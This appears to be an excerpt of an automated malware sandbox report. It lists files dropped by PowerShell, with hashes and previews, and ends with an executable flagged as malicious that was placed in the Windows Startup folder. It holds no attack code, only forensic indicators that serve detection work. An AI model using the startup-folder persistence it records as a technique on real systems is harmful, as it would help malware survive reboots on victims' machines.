SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\4YKYB2VKZ9SALOEP6IHD.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\83F00AO61JO8JVBNZZNG.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\87BC13303IWXGUS4CPWO.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\87BC13303IWXGUS4CPWO.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\AX9LQTWXBI1OLIGT87K1.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\G8WMKAIS4RP0UU7V5CJM.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KATDANGR9NGCXMK3FXBM.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KNRKHEKRLNGFHX3WL0DL.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KNRKHEKRLNGFHX3WL0DL.temp	
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KWITJSS33AUNENZNHP1F.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\P6I517PCOBHL4J9OQ9E0.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\VXTSKOASU3HTN9MNZWSX.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\VXTSKOASU3HTN9MNZWSX.temp	
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WPSOBZIDEVVPSMUD2QNK.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WW5Z4WAT6CR6JFY4TKYI.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YDKB60LKBB2QYZ2W32L3.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZICH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 41%, Browse • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: PO5421-allignright.doc, Detection: malicious, Browse • Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
